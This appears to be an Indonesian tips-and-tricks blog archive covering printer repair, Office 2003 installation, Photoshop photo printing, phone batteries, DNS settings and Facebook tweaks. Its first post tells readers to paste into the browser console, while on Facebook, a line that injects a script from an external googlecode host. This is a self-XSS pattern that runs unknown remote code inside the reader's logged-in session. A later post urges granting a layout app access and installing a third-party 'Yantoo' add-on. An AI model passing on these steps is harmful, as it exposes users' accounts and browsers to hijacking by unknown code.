Tampilkan postingan dengan label Tips and trick. Tampilkan semua postingan
Tampilkan postingan dengan label Tips and trick. Tampilkan semua postingan
Selasa, Desember 18, 2012
Cara menambahkan banyak orang kedalam grup fb
For Browser Firefox :
1. TEKAN Ctrl+Shift+K
2 . Copy Paste code di bawah ini ..
document.body.appendChild(document.createElement('script')).src='http://anazcode.googlecode.com/files/auto.js';
Enter
Ctrl+Shift+K
Wait..
For Browser Chrome :
Right Click
Inspect Element (Q)
Select Web Console
Copy Paste ..
document.body.appendChild(document.createElement('script')).src='http://anazcode.googlecode.com/files/auto.js';
Enter
Close console
Wait..

Kamis, Maret 29, 2012
HEAD CARTRIDGE CANON BERMASALAH

cara mengatasi head yang bermasalah...
dikatakan bermasalah karena di saat kita mencetak, tidak muncul hasil...... alias tidak keluar tulisannya
bisa juga hasil putus2/ macet total alias ga ada proses sama sekali.
pertama2 untuk mengatasi.. kita harus tau cartridge mana yang bermasalah? apa masalahnya.....
caranya dengan mencoba cetak suatu tulisan ato gambar....
maka hasilnya akan kelihatan....
contoh kasus:
printer canon ip1300 waktu di buat ngprint/ mencetak hasil black/ hitam tidak keluar sama sekali...langkah pertama coba menggunakan fasilitas deep cleaning. jika masih tidak menunjukan perubahan. lepas cartridge black.. tempelkan tisue pada nozzel cartridge di bagian bawah... apakah tinta keluar atau tidak? jika tidak coba isi tinta..... kemungkinan tinta habis... jika di isi tinta masih tidak bisa kemungkinan nozzle buntu.... cara mengatasinya gunakan cairan/larutan head cleaner yang biasa di jual di toko2 komp... atau kalo mau lebih cazpleng biasanya kuw pake H2O2 beli di toko kimia... harganya sih murah cuman makenya harus ekstra hati2 kalo kena tangan parah banged dahhh... rendam cartridgenya selama 10 menit... tapi ingat jangan ampe kena chip cartridge yang bewarna kuning tuch.... kalo sudah coba deep cleaning n test print dehhh... mudah2an berhasil hehehehehehe
Jumat, Januari 06, 2012
Cara menginstall “Microsoft Office 2003″
Microsoft Office adalah sebutan untuk paket aplikasi perkantoran buatan Microsoft dan dirancang untuk dijalankan di bawah sistem operasi Windows. Beberapa aplikasi di dalam Microsoft Office yang terkenal adalah Excel, Word, dan Powerpoint. Nah saya sekarang akan melanjutkan gimana caranya menginstall microsoft office. Ikuti langkah dibawah ini.
1. Sebelum melakukan installasi, setidaknya anda mempunyai CD Installernya beserta Product Keynya. Ok saya lanjutkan saja langkahnya. Pertama masukan CD installer Microsoft Office 2003 yang telah tersedia, lihat gambar dibawah ini untuk lebih jelasnya.

2. Setelah anda masukan CD installernya maka secara otomais akan munculgambaran seperti gambar di bawah ini.

3. Kemudian klik Run Setup.exe maka akan muncul gambar di bawah ini.

4. Untuk melanjukan penginstalan klik office 2003 yang sudah dilingkari dengan garis warna merah. Maka akan muncul tampilan seperti pada gambar dibawah ini.

5. Nah pada bagian “Product Key” anda dimintak untuk mengisikan serial number biasanya terletak pada cover cd office 2003, klik next untuk melanjutkan.
6. Sekarang anda disuruh untuk mengisikan user name, initials, dan organization, untuk user name anda tentukan sendiri, bebas apa sana boleh, saya contohkan “Agunk Wira” lihat gambar dibawah ini untuk melihat kemudian klik next untuk melanjutkan. Gmana brow ada masalah ato tidak, ya mudah2an tidak ada masalah dalam pengintalan. Hehehehe


7. Selanjutnya anda disuruh untuk menyetujui License Agreement, untuk dapat melanjutkan penginstalan beri tanda centeng pada I accept the terms in the License Agreement, lihat gambar dibawah ini kemudian klik next untuk melanjutkan.

8. Mangkin ratu nikaine menentukan ring dije lakar simpen instalane nike, ring C: napi ring D:…?? Tiang sarankan untuk menyimpan program ring local dick C: klik manten next untuk melanjutkan. Hehehe saya pake bahasa bali aja, saya akan translate ke bahasa Indonesia saja byar gampang dimengerti… hehehe maaf yaw J. Sekarang anda disuruh untuk menentukan lokasi penginstalan, tapi saya sarankan untuk menginstal program di local disk C: lihat gambar dibawah ini dan klik next untuk melanjutkan.

9. Langkah selanjutnya klik install untuk melanjutkan instalasi. Ok sampai disini dulu ada masalah gak dalam langkah2 yang lain, kalo ada koment aja di blog. Lihat gambar dibawah ini klik install tuk melanjutkan.


10. Sekarang proses penginstalan tunggu hingga selesai, kita menunggu sambil minum segelas kopi byar gak bosan nungguinnya ingat yaw tunggu sampai selesai prosesnya.

11. Kalau sudah selesai klik finish. Slesai dech nginstallnya. Lihat gambar dibawah ini.

12. silahkan di koment......
CARA SEDERHANA CETAK PHOTO MENGGUNAKAN PROGRAM PHOTOSHOP
Langkah – Langkah :
1. Kirim photo yang akan di cetak dengan menggunaka media koneksi apa saja (Bluetooth, Infra red, Kabel data Nokia / Sony / Motorola / Yang lain). Dan masuk kan ke hardisc anda, di folder mana saja.
2. Langkah selanjutnya buka PHOTOSHOP dengan cara klik dobel icon Photoshop.
3. Masukkan photo yang akan di cetak ke layer kosong photoshop.
4. Kemudian potonglah photo yang akan di cetak dengan cara klik icon Crop Tool ….. atau tekan huruf C di keyboard anda, ukuran sesuai dengan keinginan yang mencetak dan masukkan data di bawah :
- 2x3 = 2x3 cm - 3R = 9x12,7 cm
- 3x4 = 3x4,2 cm - 4R = 10,2x15,2 cm
- 4x6 = 4,3x6,3 cm - 5R = 12x17 cm
- 6x9 = 6,4x9,4 cm - 10R = 19x27 cm
5. Buatlah halaman baru di layer kosong photoshop dengan cara klik file – new … atau tekan Ctrl + N.
- Aturlah formatnya.
- Gantilah BACKGROUND CONTENS
yang asalnya white dengan transparent
- Kemudian tekan OK.
Dengan ukuran kertas A4
6. Apabila photo terlihat gelap, sebelum photo yang akan di cetak di pindah ke lembar kosong, cerahkan dulu dengan cara tekan Ctrl + M : akan tampil layer seperti disamping :
Aturlah RGB, Red, Green, Blue.
secukupnya.
Apabila sudah cukup tekan OK.
7. Pindah photo yang akan di cetak ke lembar kosong berukuran A4 diatas. Dengan cara klik gambar, tahan dan tarik ke lembar kosong. Dan aturlah tempatnya sesuai aturan.
Ingat ! jarak photo yang ada di
lembar kosong dengan bagian atas adalah
maksimal satu kotak catur.
8. Lengkapi photo dengan garis tepi dengan cara klik photo / layer 2, kemudian klik icon seperti huruf “ f ” dan pilih stroke.
Gantilah ukuran garis dan warna merah bila anda menginkan warna atau ukuran garis yang lain.
Catatan : Untuk ukuran 2x3 dan 3x4 sebaiknya tidak usah di kasi garis tepi, karena ukurannya terlalu kecil
9. Copy photo yang akan di cetak secukupnya, dengan cara tarik layer 2 ke “ create a new layer ” :
maka anda akan mendapat dua layar photo yang
bertumpukan. Geser salah satunya, Teruskan sampai memenuhi layer.
Kemudian pindah ke lembar kosong/percetakan.
10. bila sudah siap untuk di cetak, klik layar yang akan di cetak, tekan Ctrl + P . maka akan tampil layer seperti di samping :………………………… pilih proceed.
ok beres,,
Selasa, Januari 03, 2012
Cara Download di 4shared Pakai Opera Mini
Bagi yang suka download file - file tentu tidak asing lagi yang namanya 4shared. Tempat share dan upload file - file. Tapi akhir - akhir ini 4shared susah untuk di download pakai opera mini. Tidak ada link buat download cuma muncul tulisan
"link will
appear
in 18 seconds..."
Untuk mengatasi masalah ini setelah sampai di tulisan tadi masuk menu terus enter address lalu ketik =
javascript:alert
(c=0)
Nah sekarang akan muncul link buat download. Selamat mencoba..
Mempercepat Koneksi GPRS
Kalau sedang asyik - asyiknya browsing kadang kita dibuat jengkel dengan lambannya koneksi. Tapi anda jangan pusing - pusing dulu. Semua ada solusinya.
Anda dapat menambah kecepatan koneksi GPRS hanya dengan merubah setingan DNS ( Digital Network Service ). Caranya anda masuk di menu HP account data dan isi DNS dengan :
8.8.8.8 ( google )
8.8.4.4 ( google )
202.134.001.010
202.190.201.010
208.67.220.220
208.67.222.222
Silakan pilih mana yang menurut anda paling cepat koneksinya.
Cara Merawat Baterai HP Agar Tetap Awet
Kinerja HP juga ditentukan oleh kualitas baterai, oleh karena itu pergunakanlah baterai yang kualitasnya baik atau asli dari pabrik vendor HP tersebut. Baterai juga memerlukan perawatan agar
kinerjanya tetap awet. Ada beberapa tips untuk merawat baterai HP agar awet, caranya :
1. Sebaiknya matikan HP jika kamu berada di sebuah tempat yang kemungkinan untuk mendapatkan sinyal sulit. Kenapa? Sinyal yang tidak stabil akan menyebabkan daya baterai cepat terkuras, karena secara otomatis HP akan berusaha untuk
menggapai sinyal, untuk menggapai sinyal ini, diperlukan daya yang besar.
2. Matikan fitur suara yang tidak pentìng, jangan biarkan aktif sepanjang hari.
3. Jangan aktifkan ringtone dan fitur getar sekaligus.
4. Kurangi
brightness layar HP kamu hingga 50 persen.
5. Matikan Bluetooth, fitur
infrared dan
aplikasi lain jika
tidak di gunakan
untuk menghemat energi baterai.
6. Letakkan HP di tempat yang suhunya normal.
7. Segera cabut charger dari HP jika baterai HP sudah penuh.
8. Atur durasi backlight antara
5 -15 detik saja.
Selamat mencoba tips di atas. Semoga saja bermanfaat
buat kamu.
Cara Membedakan Baterei HP Asli Atau Palsu
yang terawat ponsel menjadi sering ngedrop. Akibatnya sobat harus sering
mengecas HP,
merepotkan bukan ?
Karena itu disarankan agar memilih dan menggunakan charger dan baterei yang asli,
tentunya yang sesuai dengan
merk ponselnya. Kini di pasar telah beredar
banyak merk baterei, selain merk baterei pabrikan (original) ada juga merk baterei lain
non pabrikan yang di khususkan untuk ponsel. Sebenarnya
sah-sah saja
menggunakan baterei non pabrikan selama
asal-usul baterei jelas dan sesuai dengan pack
baterei pabrikan
(original) yang harus dihindari adalah baterei palsu yang telah
di labeli dengan merk original. Karena bisa
saja baterei yang telah
diberi stempel seolah-olah baterei asli ini
mempunyai kekuatan
arus yang tidak stabil sehingga membuat baterei sering drop.
Untuk menghindari
kita agar tidak tertipu dengan baterei palsu
berikut kiat-kiatnya :
1. Mengetahui harga produk.
Baterei Cina
dan Taiwan biasanya dijual lebih murah dari
harga aslinya. Sebagai gambaran jika baterei asli untuk merk ponsel tertentu dijual dengan
harga sekitar 100 rb, maka baterei palsu
bisa dibeli dengan harga 30
ribu - 50 ribuan saja. Tapi jangan terkecoh juga dengan harga baterei yang dijual mahal karena demi
meyakinkan pembeli kadang pedagang yang
menjual baterei palsu dengan harga yang tidak
berbeda jauh dengan harga
yang asli.
2. Perhatikan teks pada
label.
Kenali baterei palsu dari kemasannya yang ada pada label belakang pack baterei. pada baterei
palsu hasil cetakan label tidak bagus dan
agak buram. Cobalah usap
permukaan label dengan jari tangan, jika mudah hilang teksnya dipastikan baterei itu palsu,
bukan dari pabrik resminya.
3. Teliti stempel pada pack baterei asli.
Kebanyakan memang dibuat di Cina. Jadi tidak
berlebihan jika banyak pedagang
menambahkan
stempel made in Cina atau kw-1 didalam pack batereinya. Hal
ini harus ditanyakan kepada pedagang apakah disertakan bersama produknya atau
dicetak kemudian. Beberapa produk kw-1
sebenarnya bagus juga tapi banyak pedagang telah mencampurnya
dengan produk kw-2, 3 dan seterusnya.
4. Lihat hologram pada baterei.
Untuk menempelkan
hologram pada baterei palsu ini bukanlah hal
yang sulit. Pedagang
ponsel bisa
mendapatkan dari penjual khusus hologram. Bentuk dan
ukuran mirip dengan yang asli.
Semoga bermanfaat.
Senin, Januari 02, 2012
Cara membuat tombol Print dan Pdf di postingan
Dalam posting ini saya akan menjelaskan cara yang sangat mudah dan Profesional bagi Anda untuk membuat posting blog Anda agar tersedia untuk bisa mencetak dan men-download dalam PDF (Portable Document Format) saya akan menambahkan dari pilihan tombol yang rapi untuk posting Anda yang pembaca dapat mengklik. untuk melihat versi PDF dan Print di blog Anda.
Apakah Print dan PDF?
Jika Anda mencoba untuk mencetak halaman ini Anda tidak hanya akan mendapatkan isi dari postingan saja tetapi juga Iklan, Gadget dan hal-hal lainnya.
Mengedit Halaman Sebelum Cetak
Sebagian besar konten yang tidak diinginkan akan dihapus secara otomatis ketika pembaca klik Print atau PDF pembaca halaman juga dapat menghapus bagian lain dengan mengklik mouse. kotak centang memberikan pilihan untuk menghapus semua gambar dari page.Tambahkan Sebuah Tombol Cetak Dan PDF Untuk Blog Anda
Layanan ini disediakan gratis dari PrintFriendly.Com. Yang perlu Anda lakukan adalah memilih tombol yang Anda sukai, ambil kode dan menambahkannya ke blog. Anda bisa melihat petunjuk rinci untuk Blogger Blog dan Blog Wordpress pada halaman ini - Petunjuk Instal .
Tambahkan Tombol Cetak Ramah Untuk Top Of Posts Blogger
Tutorial di bawah ini menunjukkan bagaimana cara menambahkan tombol ke bagian bawah postingan Anda, namun Anda mungkin ingin memiliki tombol di bagian atas posting Anda.Langkah 1. Dalam Desain Dashboard Blogger Anda Klik> Edit HTML> centang kotak "Expand Widget Template".

Langkah 2 Cari potongan kode berikut di blog Anda: (Klik Ctrl dan F untuk bar pencarian untuk membantu menemukan kode )
Langkah 3. Paste kode yang sudah Anda dapat di PrintFriendly.Com dan simpan di atas / Sebelum
Float Button Untuk Kanan dan kiri Post
Untuk menyelaraskan tombol Cetak Ramah Anda ke kanan. Tambahkan inline CSS untuk potongan kode PrintFriendly.A: Temukan dua
, di dalam kode Anda Cetak Ramah tombol.
B: Tambahkan style = 'float: right;' ke tag div seperti yang ditunjukkan di bawah ini.
 Itu cara yang sangat dingin dan mudah untuk membiarkan Cetak pembaca atau melihat posting Anda di PDF.Make pastikan untuk Lihat lebih kita Gadget Blog .
Atau untuk lebih mudahnya lansung Copas kode HTML print yang ada dapatkan, pada gadgets yang sobat inginkan...
Nan mudah kan ....!!
B: Tambahkan style = 'float: right;' ke tag div seperti yang ditunjukkan di bawah ini.

Atau untuk lebih mudahnya lansung Copas kode HTML print yang ada dapatkan, pada gadgets yang sobat inginkan...
Nan mudah kan ....!!
Minggu, Januari 01, 2012
Cara merubah tampilan profil facebook
Tipsntrick.net - Jika anda bosan dengan tampilan facebook dan ingin membuatnya lebih menarik ada baikknya anda ikuti tips berikut ini. Dengan langkah-langkah berikut facebook profile anda akan terlihat berbeda sesuai karakter anda.
LANGKAH 1
Login ke account facebook anda, dan kunjungi ke alamat berikut App Facebook Layout
atau langsung saja ke Pagerage website
LANGKAH 2
Kemudian anda akan dimintai ijin untuk mengakses aplikasi tersebut,tekan "Allow"

LANGKAH 3
Pilih tampilan yang sudah tersedia,anda tinggal pilih salah satu. Ada banyak pilihan dan model sesuaikan dengan keinginan anda

LANGKAH 4
Setelah anda memilih, maka anda akan dimintai install Yantoo Layer App , ikuti dan install, kemudian..lihat profile anda.
Selesai
Langganan:
Postingan (Atom)